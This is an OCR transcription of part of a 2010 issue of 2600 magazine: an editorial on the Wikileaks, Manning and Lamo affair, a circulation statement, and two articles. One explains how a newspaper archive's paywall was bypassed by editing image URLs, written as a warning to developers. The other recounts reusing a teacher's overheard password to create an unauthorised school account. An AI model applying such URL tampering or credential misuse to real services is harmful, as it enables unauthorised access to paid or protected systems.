
Volume Twenty-Seven, Number Three
Autumn 2010, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly




Unusual Payphones

Japan. What's unusual about this payphone? Well, it's a bit weird to find a phone inside an actual cedar tree - or, at least, what's left of one. Apparently this sort of thing isn't a big deal on the island of Yakushima.

Photo by Kevin Campbell

United States. Seen somewhere on the highway from Alaska to the border with Canada. Unusual in that it's rather hard to find payphones in American cities, let alone in the middle of nowhere.

Photo by Greg Thompson



United States. OK, three guesses as to what's unusual about this one, found at the Dallas/Ft. Worth airport. Give up? It's really unusual for us to feature two American phones on the same page or even in the same issue. (If you thought it was unusual for there to be such a huge buildup to something that turned out not to even exist, that's actually quite common in the States.)

Photo by William Ellis

Spain. This, too, is an unusual sight, seen in the city of Ronda. This abandoned payphone kiosk is right on top of a cliff. But, at least this non-phone doesn't have all sorts of signs advertising its non-presence, plus it fits in pretty well with the surroundings. We might even be able to convince ourselves that this is a monument to an ancient intelligent civilization, long since passed.

Photo by Kim Moser

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

LEAKAGE

no more secrets

Conflict in the Hacker World	4
Read All About It! Online Security and Paid Newspaper Content	6
Old School Hacking	8
How I Learned to Stop Worrying and Spam the Scammers	11
TELECOM INFORMER	13
Forgeries, Branding, and Network Theory in the Digital Playground	15
SPAM Simplified	19
Hacking Out	22
Man in the Middle Attack	24
HACKER PERSPECTIVE	26
IPv6 Connection Hijacking and Scanning	29
Gmail and SMS Gateway Fun	31
Moving from Robotics to Artificial Intelligence	32
LETTERS	34
Seven Things *Hackers* Did Right	50
Life Without Walls: Circumventing Your Home Security System	51
TRANSMISSIONS	52
How to Turn Local Admin into Domain Admin	54
Panasonic Phreaking In the New Age	56
Hacking and Securing the Tandberg C20	58
HACKER HAPPENINGS	61
MARKETPLACE	62
MEETINGS	66

Conflict in the Hacker World

It's been an interesting summer, to say the least. We're thrilled at the success and fun of The Next HOPE, our biannual conference which took place in July. But behind the festivities and spreading of knowledge was a story the whole world was watching, one that we found ourselves sucked into and one that was a defining moment in hacker history.

We had decided earlier in the year to have the head of Wikileaks, Julian Assange, as one of our keynote speakers. The wikileaks.org site had been in the news quite a bit after its release of a video showing the killing of civilians in Iraq by the U.S. military.

It was precisely that kind of revelation of the truth, despite many threats, that has always been an inspiration to hackers the world over. At the time, the release of this video was heralded as evidence of a cover-up and potential war crimes. While some believed that any sort of a leak was wrong, the overwhelming sentiment, both here and abroad, saw the uncovering of this evidence as vital to a democratic society.

Yes, there was controversy. But, in retrospect, it was the calm before the storm.

In early June, it was revealed that a suspect in the leak had been apprehended: Army intelligence analyst Bradley Manning. The person who had turned him in was a familiar name in the hacker community: Adrian Lamo. In the past, Lamo had featured prominently in many news stories and had gotten into trouble in 2003 for hacking into a New York Times database. After yet another article about him appeared in Wired earlier this year, Lamo was contacted by Manning and the two began communicating online. Lamo claims to have been told by Manning that he was the source of the leak and that he had also sent 260,000 classified documents to Wikileaks. Shortly afterwards, Lamo contacted the authorities and Manning was arrested.

This was truly a bombshell to all of us and it had far reaching results. For one thing, the claim of there being more than a quarter million additional documents yet to be released made U.S. authorities very interested in talking to Julian Assange. Reliable sources told us that he would most definitely be detained if he entered the country. So we knew that his appearing in person at the conference was, at best, a long shot. But that was nothing compared to the reaction of someone well known in the hacker community blowing a whistle of a different sort. The condemnation was swift and severe.

When word got out that Lamo was planning on attending The Next HOPE, we wondered if things could possibly get any more contentious. We didn't want this to overshadow the rest of the conference, but clearly people were interested and often impassioned by what was going on. In the end, there was only one right decision to make. That was to plunge headlong into the fray and confront the controversy openly. We had admittedly gotten a lot more than we had bargained for, but to try and back away from this or to somehow pretend it wasn't happening would have been dishonest and a bit cowardly. Plus, we had faith in our attendees, many of whom were volunteering to help run the conference. We believed they could handle not only hearing a view that was unpopular, but they would also help ensure that a civil and respectful tone was maintained. We're very proud, but not at all surprised, that this is what happened. The audience got to hear Lamo defend his actions and even ask him questions, and in the end they got to make up their own minds based on what they heard - rather than simply do what they were told.

If you think that this was a simple case of right and wrong, odds are you're covering your ears at some point. There's very little that is simple here. You can believe that everything the U.S. government does is evil and that there is no justification for any sort of secrecy. Or you can just as blindly swear your allegiance to the flag right or wrong, accepting any and all secret classifications of information as valid. As the issues themselves are not simple and clear-cut, so too aren't the players. We have three of them (Assange, Manning, and Lamo), all of whom allege to have been doing what they thought was the right thing at the time and all of whom were reported to have been extremely interested in how those actions would be viewed by the rest of the world. These are very human attributes, for better or worse. And here we have a case of these three individuals coming up against a mechanism that is incapable of understanding anything outside of its own environment, where rules are never challenged and threats are quickly eliminated.

Such welcome naivete forces a real life enactment of the "emperor with no clothes" parable. The obvious is stated despite the rules. The forbidden conversation must now take place, thanks to the ways individuals chose to handle moral dilemmas.

While many believe Bradley Manning, if convicted, should face harsh penalties for leaking the information, including charges of treason and the death penalty, it seems clear from all accounts that his motivation had

nothing to do with helping any enemies, but instead he wanted to expose wrongdoing to the people of the world. That is an honorable and courageous stance for anyone in the military to take, and it is often punished severely. To those who believe that innocent people were put at risk by having sensitive documents released, keep in mind that the lousy security that allowed these leaks to take place was standard operating procedure. No one can say how many "quiet" leaks might have already occurred or how many could have happened in the future. You could just as easily claim that lives were saved by this revelation. Either way, as hackers, we're keenly aware that security flaws and evidence of wrongdoing need to be made public, or they simply get swept under the carpet.

What Julian Assange is doing is also worthy of commendation and has earned him equally venomous promises of revenge of one sort or another. In the typical cynical attitude of those who follow world events, the question is not so much how the CIA will take him down, but when. The fact that this mindset is commonplace indicates that we're not living in the healthiest of societies. Put simply, the job of a journalist is to report the facts. Clearly, there is bias in the way Wikileaks reports these leaks and with regard to what is focused upon. Such bias exists in all media outlets, whether subtle or blatant, and its existence here has no bearing on the facts that are coming out of all of this. Not only is Wikileaks doing exactly what it's supposed to be doing, but its existence is essential for any society that professes to be democratic. The word of the authorities should never be the final one and the contributions of the individual must always be valued.

But we would be remiss to simply go with the flow and say that Adrian Lamo is the personification of evil and must be condemned and "dealt with" as another form of traitor. He, too, is an individual who made a decision based on certain facts. We've been at this long enough to know that it's really easy to say what you would do when faced with the wrath of the authorities, but nobody really knows until it happens to them. It seemed as if he was put in an impossible situation when given the apparent knowledge of these future massive leaks. Not revealing this information could conceivably have put him at severe legal risk, so we cannot in good conscience condemn him for that. What we can condemn him for is for putting himself in the position of being a trusted person to whom such information could be revealed. It's that desire for attention, coupled with another's foolish and naive desire to tell all to a total stranger, that created this monster that now threatens to ruin at least three lives.

We don't need to also become the machine of the system and not look beyond what is convenient for our particular agenda. We have to see the individuals whose varying degrees of idealism, egos, courage, and mistakes made this story. Any one of us could easily find ourselves facing similar scenarios in the years ahead and we can almost guarantee that we'll make the wrong decisions more often than not if we haven't thought it all through.

Only by listening to those whose actions we cannot comprehend can we understand what motivates them. Only by questioning our beliefs can we reinforce them. In the end, we can't really be surprised by the default of uncompromising reaction against transgressions... if we act the same way ourselves. As with anything else, we each must seek out and listen to the evidence, then form our own opinions. That's a valuable lesson that came out of The Next HOPE. We can only hope that level of maturity and calmness is applied elsewhere.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of *2600 Magazine*, published quarterly (4 issues) for October 1, 2010. Annual subscription price $24.00.

1. Mailing address of known office of publication is Box 752, Middle Island, New York 11953.
2. Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, St. James, NY 11780.
3. The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780
4. The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780
5. Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.
6. Extent and nature of circulation:

	Average No. Copies each issue during preceeding 12 months	Single Issue nearest to filing date
A. Total Number of Copies	48,875	47,500
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4,738	4,697
2 Paid In-County Subscriptions	0	0
3 Sales Through Dealers and carries, street vendors, and counter sales	41,686	39,820
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	46,424	44,517
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	167	151
2 In-County	0	0
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	2,284	2,832
E. Total free distribution	2,451	2,983
F. Total distribution	48,875	47,500
G. Copies not distributed	0	0
H. Total	48,875	47,500
I. Percent Paid	95	94

7. I certify that the statements made by me above are correct and complete.
(Signed) Eric Corley, Owner.

Read All About It! Online security and paid newspaper content

by Yan Tan Tethera

These days, we're all used to being able to read newspapers online for free. Apart from a select few, like *The Wall Street Journal*, which limit access for the most interesting articles to paid-up subscribers, most newspapers give their content away for free online. However, by all indications, that's about to change.

For a few years after 2001, newspapers bizarrely blamed a "post-9/11 advertising slump" for their ever-decreasing sales. However, it's become more obvious that the slow death of the newspaper is down to the scale of choice in the news marketplace. The public can plug straight into the news they want to hear, whether it's geek updates from Slashdot, or a daily dose of hard-hitting, measured and factual reporting from Fox News. Online news services, like BBC News, and broadcast news networks, like CNN, MSNBC, and Fox, are able to offer up-to-the-minute reports, making their once-a-day dead tree counterparts look woefully slow. The fact that the quality of "instant" reporting is often severely lacking (reporter to Uri Geller: "And we're just hearing that your friend Michael Jackson has now been declared dead. How does that make you feel?") is outweighed by the instantaneous nature of the excitement of seeing news as it happens, and being given the chance to select the news you want to see rather than having to wade through pages of stuff you don't care about.

So it is that more and more newspapers are considering turning to paid, online content to make up the shortfall. Rupert Murdoch, whose monolithic News Corporation owns many major national papers across the world–including pioneers of paid content like *The Wall Street Journal*–ominously announced recently that "the current days of the Internet will soon be over." He was referring to the fact that his stable of newspapers intends to switch to charging for online content, potentially even within the next twelve months. *The New York Times*, *Time*, and others are also considering moving to a paid model.

How much of a success charging for news content online will be is a big question for the newspaper industry, especially given that other online news services will remain free. Most notably of these is the BBC, which, as a state-funded corporation, is prohibited from charging for content within the UK, and would probably resist charging residents of other countries in order to maintain its global influence. The other major question for newspapers who plan to charge for their articles is how much focus they place on securing their content, and keeping the non-subscribers out.

In order to show how important security is–or ought to be–to paid content providers, I'm going to concentrate on one example of a website which is already charging for access. Naturally, I'm going to precede it with a disclaimer: the following is for education only; to my understanding, the points made in this story don't break any rules, but do highlight the reasons why anyone providing paid-for content should implement at least basic security measures. Personally, I respect websites which charge appropriate prices for exclusive content, and pay for what I use, and so should you.

As one of the oldest newspapers in the world, the history of the *(London) Times* stretches back to January 1, 1785. The Times Archive, available at `http://archive.timesonline.co.uk/`, includes every page of every issue between 1785 and its 200th anniversary in 1985. For its first few weeks online, access to the archive was completely free, as a "taster" before the site switched to a subscription basis. At the time, I was working on my master's thesis, which concerned aspects of post-war British political history, so this free access deal became very useful to my research in gaining contemporary views and reports.

Finding the articles I wanted was easy, with a full text search returning loads of results; the service didn't even require users to sign up. The only problem was that, once I'd found an article I was interested in, I was restricted to viewing only a small part of the page at a time. The developers had implemented an unusual, Javascript-based "viewer" within the results page, which let you read the article you were looking for, and pan around the rest of the page if you felt like it. Of course, there was no obvious way to save a copy of the whole article for future reference, let alone the whole page. The only way that I could see was to repeatedly use the Print Screen key to capture bits of the article, and then mess around in Photoshop to join up the pieces. Since I was planning to come back to the articles throughout my research, I resigned myself to this and started chopping and stitching screenshots of the articles. Around three articles in, I realised copying and pasting small bits of pages in this way would take more time than it was worth, particularly when I was

looking at researching 40-50 articles.

At that point, my geek instincts kicked in. There had to be a better way. Firing up the ever-useful Live HTTP Headers plugin in Firefox, I loaded an article and watched what the Javascript viewer was loading. I was able to determine that the viewer was loading a small piece of the page, with just the selected article visible. But, if I clicked on the "Full Page" button, it downloaded a plain JPEG of the whole newspaper page in one go! All it took was a quick look at Live HTTP Headers, and I could get the direct URL of the whole page JPEG. This sped up my research considerably, meaning I could just download full pages, cut out the articles I needed, and refer back to them later. I saved the JPEGs of the full pages I wanted, and over the next few days started cutting out the articles I was interested in. So far, so good.

Then, the inevitable happened: without warning, the free trial period ended, and the Archive was closed to ordinary visitors. With my research ongoing, I still needed to access more articles. Of course, I could go down to the city's central library to browse back issues on microfilm, but knowing how much time this would take, I decided to try and find a way of continuing to view the articles online.

The first problem was finding a way of searching the Times Archive database without logging in. To my surprise, this was pretty easy to solve: you can search without logging in. The front page of the Times Archive lets you search the entire database from 1785-1985 and returns its results, complete with headline, date of publication, and a thumbnail showing the position of the article on the page. This would prove really useful as a search tool, I thought, even if I wasn't successful and had to go and physically browse back issues at the city library.

The next problem–and one that posed a bigger challenge–was getting to the full page JPEGs. Being a responsible computer user, I'd cleared my browser history since I last visited the archive, so I didn't have a record of the URLs I'd visited before. A bit of detective work followed. Returning to the Times Archive homepage, I found that selected 'articles of the day' were still available to view for free. It was the same JavaScript viewer, complete with a classic 'transparent.gif' overlay to stop the vaguely curious from getting at the content through right-clicking. Applying AdBlock to remove transparent.gif and refreshing the page, I found I still couldn't view the location of the image, so it was back to Live HTTP Headers. Here, I found the 'Full Page' function still worked, but now it returned a far smaller, unreadable JPEG, forcing you to zoom in to a selection to read it. The URL of these images was (and still is) in the format: `http://archive.timesonline.co.uk/archiveimg/free/1969/09/08/06/0FFO-1969-SEP08-006-12.jpg`

Now, something struck me about that URL; something which indicated that future access to the archive might not be so difficult: the word `free`. "Surely this isn't going to work," I thought, as I changed the word `free` to `paid` and tried again.

Guess what? It did work. The same image loaded up again. To make sure it wasn't just an accident, I changed the word `paid` to a few other things, but got only error messages. Sure enough, the only difference between free and paid content was the word `free` or `paid` in the URL. I was still getting the small version of the page, though. Then it struck me–I still had the saved full pages from the trial period. I went back to them, and found the answer in the filenames: changing the suffix `-12.jpg` to `-50.jpg` would load the full-size, high-res JPEG. Even if I hadn't had the saved pages on hand, I suspect this information could have been easily found by inspecting the Javascript viewer's code, since it has to load the full-size full page when viewing free articles.

One last hurdle had to be overcome, and that was knowing what URL to go to for the exact page I wanted. Because the unpaid search results returned only the date of the article, and not the page number, initially I found myself looking through every page of the newspaper until I found the one where the article was located. Needless to say, this was time and bandwidth-consuming. Fortunately, hovering over the links in the public search results reveals the page number. For example, the search result for the article "Computers: Machines that learn from mistakes," published on August 10, 1974, links to:

```
javascript:invokeArticleViewer('
➥ARCHIVE-The_Times-1974-08-10-14',
➥'ARCHIVE-The_Times-1974-08-10-14-
➥006','')
```

This shows that the article is on page 14 and that it's the sixth article on the page. From that information, anyone with half a clue can put together a direct URL to a JPEG of the full page article. Surprisingly, for a site which also charges for content, it really is that simple. Note that at no point in the process was any actual payment, access to paid areas, or even basic user registration required to find this information–it's all there, on the unpaid, public website.

So what lessons can be learned from this setup? Certainly, leaving direct, open access to the content you intend to charge for is a serious flaw, but simply using the paid content system during the free trial period was arguably even more irresponsible and lazy on the part of the developers. The way the system loads pages is

so obvious it can be guessed in a few steps by anyone with a moderate familiarity with how a browser works: loading full, high-res pages directly, and changing their URL from 'free' to 'paid' depending on who's viewing them could probably be figured out by a high school computer science student. The measures taken by the Times Archive to hide their content from the non-paying public aren't even a good example of security through obscurity, in that they aren't obscure. A short-term solution could be to only make the full search available to logged-in, paid-up subscribers, or not to reveal the full date and page of the article within the public search. Replacing the word 'paid' with something that can't be easily guessed, while still technically security through obscurity, would also be a short-term solution. In the long term, the only real solution–as obvious as it sounds–would be to make sure the full pages are only visible to those who have logged in.

Having completed my thesis, I haven't needed to further access the archive. I should stress that, had the archive pages not been directly, easily and publicly accessible (as they remain), I would certainly have paid for the content. Paid archives like this are goldmines to academics, researchers, and people who simply have a keen interest in history. Like goldmines, though–and here comes the inevitable terrible analogy–they ought to be properly protected from public access.

Since launching its revamped website, The Times has become one of the more forward-looking newspapers when it comes to maintaining its online presence, embracing online chat, Twitter, and, yes, a comprehensive online archive of its historical back issues. All that is to its credit. If it decides to charge for the content which is currently free, then that's a business decision for News Corporation; I'm not going to second-guess corporations who have built their billions on running newspapers. In my opinion, there will always be a place online for the more considered style of reporting found in quality newspapers like The Times, alongside the immediate and sometimes flawed reporting of rolling broadcast news, and the new angles offered by blogs and micro-blogging. Some people might even be prepared to pay for access to this kind of content. The Times Archive, however, is a perfect example of why those newspapers which do seek to reverse their business fortunes by charging for their content should take the security of that content seriously.

01001111 01001100 01000100 00100000 01010011
01000011 01001000 **Old School Hacking** 01001111
01001111 01001100 00100000 01001000 01000001
01000011 01001011 01001001 01001110 01000111

by Kim Moser

I thought other *2600* readers might enjoy hearing about some of my early programming and hacking experiences. While most of my hacking was quite legal, and only crossed over to being occasionally unethical at worst, I have changed the names of my fellow participants, unwitting third parties, and associated institutions to protect their identities. (If you're resourceful and tenacious, you can follow the link listed at the end of this article to determine some of those hidden details, if you really care.)

Part I: The Teletype

My exposure to computers began in the late 1970s, when I was in the sixth grade. My school had an old Teletype terminal, which operated at approximately 50 baud and printed on a continuous roll of newsprint-like yellow paper. It also had a mechanism for storing and retrieving programs on punch tape. Just about any keystroke sequence could be punched on tape and played back later. We didn't use the tape punch much, except as a curiosity and to make confetti; the mechanism would punch out tiny paper disks, similar to (but smaller than) those produced by a regular paper hole punch, which would accumulate in a plastic hopper beneath the terminal. After letting the tape punch do its thing for a few minutes, we'd have a handful of confetti suitable for dumping on the head of the nearest person or tossing out the fourth floor window.

Because the Teletype was a "dumb" terminal, it couldn't do much by itself. It could, however, dial out and connect to remote computers, which let you operate them though the Teletype, in effect making it appear as if the Teletype itself was the remote computer. My school had an account on a Hewlett-Packard 3000 mini owned by a nearby university that was otherwise unaffiliated with our high school. This account allowed us to access the university's HP through the Teletype and to use the HP's resources, specifically its BASIC interpreter.

My school's computer teachers, Harold Tanner and Ellen Smith (not their real names),

created accounts for each student, under the main SCHOOLNAME account. To log on to the HP from the Teletype, we would first use the Teletype's phone to dial the number of the university's HP. After the call connected, we would wait for the HP to send a high-pitched signal indicating that it was waiting for a connection. We would then hit the <ENTER> key on the Teletype. After the HP responded with a : (which appeared on the Teletype), we would press the <ESCAPE> key, then type a semicolon (;) and log in by typing HELLO XMOSER.SCHOOLNAME and hitting <ENTER>. (Everyone's login name was their last name with an "X" in front of it, so we all had a unique login.) We would then be prompted for our password, which we would type, and then we would be able to use the system. When we were finished, we would type BYE to disconnect from the HP.

The Inadvertent Hack

One day one of my classmates, Ed Franklin, came up to me with a sneaky look on his face. He started to wonder out loud whether or not I could be trusted to keep a secret. I assured him I could. A bit reluctantly, he consented. He held up a sheet of paper from the terminal, and pointed at one part of it. I recognized it as the place where you typed in your password in order to use your account.

Just before the HP asked you for your password, it would type XXXXXXXXXX, MMMMMM ➥MMMM, and WWWWWWWWWW, all on top of each other, so that when you typed your password on top of that, nobody could read the jumble of overwritten characters. The Teletype would print these characters fairly quickly and if the ribbon was low on ink then the characters wouldn't be very effective in obscuring the password that you typed over them.

The ink on the paper was slightly faint, and I could read most of the letters. Ed sat down next to me and, in a low voice, told me that this was Mr. Tanner's password. That was sort of obvious, since directly above it was typed HELLO HAROLDT.SCHOOLNAME, meaning it was Harold Tanner who was signing in to his account. We carefully looked at the lettering where Mr. Tanner had typed his password over the line of X, M and W characters. It read, TANNER. Ed and I looked at each other and knew what we could do with this information. I asked Ed where he got this sheet of paper, and he told me that it was the sheet that Mr. Tanner used to demonstrate how to log in.

Ed and I ran up to the computer room and used the Teletype to dial the university's HP. Ed typed HELLO HAROLDT.SCHOOLNAME. When the computer asked for his password, Ed typed TANNER, while I stood guard to make sure nobody saw what we were doing. When the machine responded with :, we knew that we had indeed found Mr. Tanner's password. This meant that we could use his account, which was a master account, and we could create new accounts. Ed and I were practically jumping for joy.

The next day, during our lunch period, Ed and I went up to the computer room. I stood guard as Ed logged on. He then proceeded to type out the necessary information to create a user called XMAN. Afterwards, he tested it out. It worked! The next day, instead of typing in the usual HELLO XMOSER.SCHOOLNAME, I typed in HELLO XMAN.SCHOOLNAME. Now I didn't have to use XMOSER's time any more, which was important because each user's account was allocated only a certain amount of computer time, and once that time was used up they wouldn't be allowed to log in again.

Epilogue: Trashing the Teletype

One day in my senior year, I was leaving school to go home. Usually I went out the back door, since it put me a block closer to my house, but this day I was already near the front door. As I walked by the pile of garbage bags lined up on the sidewalk in front of the school, I noticed the Teletype sitting on the side, obviously being thrown out. I was with a couple of other students who had used the Teletype, and our first instinct was to destroy it. In a matter of minutes we had gutted the machine of every removable, yet useless, part, including the telephone dial and many buttons from the keyboard.

That marked the end of the Teletype era at my school. Afterwards, I regretted having destroyed the machine because I thought that I could have brought it to my house, although in reality I wouldn't have gotten much use out of it. By then I already had a Commodore 64 and a 300 baud modem which, while not particularly powerful, was still far superior to the Teletype, which I could have used as a crude printer at best.

Part II: High-Score Hacking

